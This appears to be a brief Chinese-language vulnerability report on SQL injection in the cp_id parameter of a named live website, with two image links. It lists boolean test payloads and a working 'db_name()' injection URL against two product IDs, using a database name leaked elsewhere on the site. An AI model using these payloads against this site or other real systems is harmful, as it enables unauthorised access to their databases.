

URL：http://birdflyzzx.yanmo.net/WebModel/Model1/cpxx.aspx?cp_id=21280

几处接口存在数据库名敏感信息泄露 为后续 sql 注入语句 payload 起到铺垫作用

点击企业新闻和供求信息





数据库名为 'YanMo'

回到目标网站

cpxx.aspx?cp_id=21280 + - * / and 都可以判断存在 sql 注入点

利用 and 构造 sql 注入语句

and 1=1 正常回显

and 1=0 错误回显

利用之前获得的数据库名 构造 payload 页面正常回显

从而再次判断数据库名为'YanMo'

cpxx.aspx?cp_id=21280 and db_name()='YanMo'

第二个接口

http://birdflyzzx.yanmo.net/WebModel/Model1/cpxx.aspx?cp_id=10832

payload 一致

cpxx.aspx?cp_id=10832 and db_name()='YanMo'